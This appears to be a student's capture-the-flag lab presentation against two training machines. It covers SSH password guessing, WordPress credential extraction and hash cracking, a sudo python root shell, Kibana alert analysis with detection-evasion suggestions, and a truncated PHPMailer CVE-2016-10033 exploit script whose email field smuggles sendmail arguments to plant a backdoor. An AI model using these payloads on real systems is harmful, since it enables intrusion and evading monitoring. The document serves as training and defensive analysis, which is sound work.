

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Old Gregg Presents: A Network Mixup



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
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Network Topology & Critical Vulnerabilities

Network Topology



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1 (non-exhaustive)**

Vulnerability	Description	Impact
Weak Passwords	Easily guessable password	Able to access Michael's account
Unsalted Hash	Cracked Steven's credentials using MySQL	Access to web server
Privilege Escalation	Command for python script to gain root access	Steven becomes root user!

Exploits Used

Exploitation: Weak Password with Known Username

How to exploit a weak password with known username

- We started with some “knowns,” thankfully, and will have an easier time getting into Michael’s account
- The only way to know you’re working with a weak PW is to make a couple of guesses. But we can’t just start there...
- Start at the start... run an nmap scan to see if an SSH port is open. Voila! Port 22 is open.
- Now, let’s SSH into Michael’s account: \$ ssh michael@192.168.1.110
- **Hold Up!** It’s asking for a password. Let’s try “michael” for \$h1ts and giggles. Wow, it worked!
- We’re in! Now what can we do? Hmm... wonder if Michael has root access? Indeed he does (what an idiot!). Wonder what else this fool has access to...

```
Nmap scan report for 192.168.1.110
Host is up (0.00092s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
33093/tcp open  status       1 (RPC #100024)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23fac6e9a36e581c}
```

 + Add filter

Dashboards [Filebeat System] ECS

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Top sudo commands [Filebeat System] ECS

system.auth.sudo.command: Descending	user.name: Descending	Count
list	michael	2
list	steven	2
/usr/bin/python -c import pty;pty.spawn("/bin/bash")	steven	1
/usr/bin/python -c import pty;pty.spawn("/bin/bash")	steven	1

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Exploitation: Unsalted PW Hash Via MySQL

- Poking around in Michael's account just isn't enough for us Red-Teamers. Now that we're in, who else can we hack and what can we find?
- Next thing to do is see who the other users are, and if we can crack their PW hash. Let's see how to gain entrée into MySQL
 - First, find the login info for MySQL via nano (check)
 - Look for list of relevant tables (check)
 - Find username and PW tables (check)
 - Crack the hash for user:Steven via John the Ripper (check)
 - Log into Steven's account? You guessed it, (check)

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.00 sec)

mysql>
```

```
michael@target1:/var/www/html/wordpress$ mysql --user=root --password=R@v3n
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input stateme
mysql>
```

```
mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql>
```

```
Database changed
```

```
mysql> show tables;
```

Tables_in_wordpress
wp_commentmeta
wp_comments
wp_links
wp_options
wp_postmeta
wp_posts
wp_term_relationships
wp_term_taxonomy
wp_termmeta
wp_terms
wp_usermeta
wp_users

```
12 rows in set (0.00 sec)
```

```
mysql> 
```

```
mysql> describe wp_users;
```

Field	Type	Null	Key	Default
Extra				
ID	bigint(20) unsigned	NO	PRI	NULL
auto_increment				
user_login	varchar(60)	NO	MUL	
user_pass	varchar(255)	NO		
user_nicename	varchar(50)	NO	MUL	
user_email	varchar(100)	NO	MUL	
user_url	varchar(100)	NO		
user_registered	datetime	NO		0000-00-00 00:00
:00				
user_activation_key	varchar(255)	NO		
user_status	int(11)	NO		0
display_name	varchar(250)	NO		

```
10 rows in set (0.00 sec)
```

```
mysql> select user_login, user_pass from wp_users;
+-----+-----+
| user_login | user_pass          |
+-----+-----+
| michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
| steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
+-----+-----+
2 rows in set (0.00 sec)
```

```
mysql>
```

```
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84      (?)
1g 0:00:00:01 DONE (2021-06-27 16:07) 0.7518g/s 34646p/s 34646c/s 34646C/s tamikai.. james03
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
```

Exploitation: Privilege Escalation with Python

- The most useful information in Steven’s account requires root access
- The problem: Steven doesn’t have root access. Or does he?
- Running cmd \$ sudo -l shows that Steven does not have the customary blanket privilege of root access, but he can run python scripts. Sensing something interesting here...
- Turns out, there is a python command that will give Steven root privileges
- Running this python command allows Steven to proclaim: “I am root!”
- As root, Steven is able to capture the highly coveted “flag 4” and wins!

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
Trusted user
User steven may run the following commands on raven:
(ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/usr/bin# ls
```

```
root@target1:/usr/bin# cd ~
root@target1:~# ls
flag4.txt
root@target1:~# █
```

Avoiding Detection

Stealth Exploitation of SSH (port 22) open

Monitoring Overview

- Which alerts detect this exploit?
 - SSH login attempts [Filebeat System] ECS
- Which metrics do they measure?
 - Every Attempted access to SSH (port 22)
- Which thresholds do they fire at?
 - Every attempt > 0

Stealth Exploitation of SSH (port 22) open

The screenshot shows a Kibana dashboard with the following components:

- Map View:** A world map focusing on Oceania, with a legend on the right showing four color-coded categories: yellow, orange, red, and dark red.
- Table View:** A table titled "SSH login attempts [Filebeat System] ECS" showing the following data:

Time	system.auth.ssh.event	system.auth.ssh.method	user.name	source.ip	source.geo.country_iso_code
> Jun 28, 2021 @ 00:20:01.000	Accepted	password	steven	192.168.1.90	-
> Jun 27, 2021 @ 23:59:24.000	Accepted	password	steven	192.168.1.90	-
> Jun 27, 2021 @ 23:51:12.000	Accepted	password	michael	192.168.1.90	-
⇒ > Jun 26, 2021 @ 17:19:50.000	Accepted	password	michael	192.168.1.90	-

Stealth Exploitation of Least Privilege (LUA)

Monitoring Overview

- Which alerts detect this exploit?
 - Top sudo commands [Filebeat system] ECS
- Which metrics do they measure?
 - system authorized sudo command and user.name
- Which thresholds do they fire at?
 - Every attempt > 0

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
 - Abuse Elevation Control Mechanism (Privilege account management)(MITRE)
- Are there alternative exploits that may perform better?
 - Valid Account (MITRE)

Stealth Exploitation of Least Privilege (LUA)

Time	source.ip	process.working_directory	system.process.cmdline
> Jun 28, 2021 @ 00:08:24.162	-	/var/www/html/wordpress	-bash
> Jun 28, 2021 @ 00:07:44.160	-	/var/www/html/wordpress	-bash
> Jun 27, 2021 @ 23:52:34.159	-	/var/www/html/wordpress	-bash
> Jun 26, 2021 @ 17:47:19.847	-	/var/www/html/wordpress	nano wp-config.php
> Jun 26, 2021 @ 17:47:09.847	-	/var/www/html/wordpress	nano wp-config.php
> Jun 26, 2021 @ 17:45:39.850	-	/var/www/html/wordpress	-bash
> Jun 26, 2021 @ 17:45:09.847	-	/var/www/html/wordpress	nano wp-config-sample.php
> Jun 26, 2021 @ 17:44:59.847	-	/var/www/html/wordpress	nano wp-config-sample.php
> Jun 26, 2021 @ 17:44:09.847	-	/var/www/html/wordpress	-bash
▼ Jun 26, 2021 @ 16:40:59.864	-	/var/www/html/wordpress	/usr/sbin/apache2 -k start

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Stealth Exploitation of Least Privilege (LUA)

Not secure | 192.168.1.100:5601/app/kibana#/discover?_g=(refreshInterval:(pause:1t,value:0),time:(from:now-30d,to:now))&_a=(columns:!(_source,_id,_index,...))

Discover

system.process.cpu....	t process.args	/usr/sbin/mysqld, --basedir=/usr, --datadir=/var/lib/mysql, --plugin-dir=/usr/lib/mysql/plugin, --user=root, --log-error=/var/log/mysql/error.log, --pid-file=/var/run/mysqld/mysqld.pid, --socket=/var/run/mysqld/mysqld.sock, --port=3306
# system.process.cpu....	t process.executable	/usr/sbin/mysqld
# system.process.cpu....	t process.name	mysqld
# system.process.cpu....	# process.pgid	435
# system.process.fd.li...	# process.pid	977
# system.process.fd.li...	# process.ppid	578
# system.process.fd.o...	t process.working_directory	/var/lib/mysql
# system.process.me...	t service.type	system
# system.process.me...	t system.process.cmdline	/usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=root --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
# system.process.me...	system.process.cpu.start_time	Jul 3, 2021 @ 14:15:38.000
t system.process.state	# system.process.cpu.total.norm.pct	0.1%
t user.name	# system.process.cpu.total.pct	0.1%
	# system.process.cpu.total.value	2,420
	# system.process.fd.limit.hard	4,096

Stealth Exploitation of Privilege Escalation


Monitoring Overview

- Which alerts detect this exploit?
 - Top sudo commands [Filebeat system] ECS
- Which metrics do they measure?
 - system authorized sudo command and user.name
- Which thresholds do they fire at?
 - Every attempt > 0

Mitigating Detection

- Are there alternative exploits that may perform better?
 - Use Alternate Authentication Material (MITRE)
 - Password Hashes, Kerberos tickets, Application tokens =bypass normal system access controls

Stealth Exploitation of Privilege Escalation



Stealth Exploitation of Privilege Escalation

```
# metricset.period          10,000
# process.args              python, -c, import pty;pty.spawn("/bin/bash")
# process.executable        /usr/bin/python2.7
# process.name               python
# process.pgid                1474
# process.pid                  1475
# process.ppid                1474
# process.working_directory    /home/steven
# service.type                 system
# system.process.cmdline      python -c import pty;pty.spawn("/bin/bash")
# system.process.cpu.start_time Jun 28, 2021 @ 00:23:21.000
# system.process.cpu.total.norm.pct 0.1%
# system.process.cpu.total.pct   0.1%
# system.process.cpu.total.value 10
# system.process.fd.limit.hard 65,536
# system.process.fd.limit.soft 65,536
```

Target 2

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Publicly accessible Web server files/directories	Directory enumeration allowed viewing of the Web server file structure	Attackers were able to find
PHP Remote Code Execution	Vulnerable plugin allowed for upload of a malicious PHP file	Attackers were able to execute a backdoor shell into the Web Server
MySQL Privilege Escalation	Vulnerability allowed for an exploit to be inserted into the MySQL database	Attackers were able to gain access to a root shell

Exploits Used

Exploitation: Publicly Accessible Web server files/dirs

- Tools used:
 - **nikto** - used to gain information on Apache Web server
 - **gobuster** - used to enumerate Web server directory structure
- Not so much of an exploit, but allowed for directory transversal without any needed permissions
- Confidential file was found in the /vendor folder

Nikto

```
root@Kali:~# nikto -C all -h http://192.168.1.115
- Nikto v2.1.6
-----
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-06-28 17:42:40 (GMT-7)
-----
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting ...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore
this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-06-28 17:44:25 (GMT-7) (105 seconds)
-----
+ 1 host(s) tested
root@Kali:~# █
```

Gobuster

```
root@Kali:~/Downloads/gobuster-linux-amd64# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u http://192.168.1.115
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.115
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2021/06/28 18:12:45 Starting gobuster in directory enumeration mode
=====
/img           (Status: 301) [Size: 312] [→ http://192.168.1.115/img/]
/css           (Status: 301) [Size: 312] [→ http://192.168.1.115/css/]
/wordpress     (Status: 301) [Size: 318] [→ http://192.168.1.115/wordpress/]
/manual        (Status: 301) [Size: 315] [→ http://192.168.1.115/manual/]
/js            (Status: 301) [Size: 311] [→ http://192.168.1.115/js/]
/vendor        (Status: 301) [Size: 315] [→ http://192.168.1.115/vendor/]
/fonts         (Status: 301) [Size: 314] [→ http://192.168.1.115/fonts/]
/server-status (Status: 403) [Size: 301]
=====
2021/06/28 18:13:51 Finished
=====
root@Kali:~/Downloads/gobuster-linux-amd64# █
```

Flag1

The screenshot shows a web browser window with the URL `192.168.1.115/vendor/`. The title bar includes tabs for Kibana, Metricbeat System, Filebeat System, Discover - Kibana, and another tab whose title is partially visible. The main content is a file index titled "Index of /vendor". The table lists the following files:

	Name	Last modified	Size	Description
»	Parent Directory		-	
?	LICENSE	2018-08-13 07:56	26K	
?	PATH	2018-11-09 08:17	62	
?	PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
?	README.md	2018-08-13 07:56	13K	
?	SECURITY.md	2018-08-13 07:56	2.3K	
?	VERSION	2018-08-13 07:56	6	
?	changelog.md	2018-08-13 07:56	28K	
?	class.phpmailer.php	2018-08-13 07:56	141K	
?	class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
?	class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
?	class.pop3.php	2018-08-13 07:56	11K	

The screenshot shows a web browser window with the URL `192.168.1.115/vendor/PATH`. The title bar includes tabs for Kibana, Metricbeat System, Filebeat System, Discover - Kibana, and another tab whose title is partially visible. The main content displays the file's contents:
`/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}`

Exploitation: PHP Remote Code Execution

- Used a script to upload a malicious PHP file to the Web server
 - PHP file allowed for command execution via Web browser (Reflected XSS)
 - PHP file is stored on Web server, however, commands ran are not stored
 - Able to then access Web server and run commands via **netcat**
- Attacker was granted user shell upon exploitation
- Exploit possible due to vulnerability in PHPMailer plugin (CVE-2016-10033)

Exploit Script

Shell No.1

File Actions Edit View Help

GNU nano 4.8 exploit.sh Modified

```
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1>

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
    --data-urlencode "name=Hackerman" \
    --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
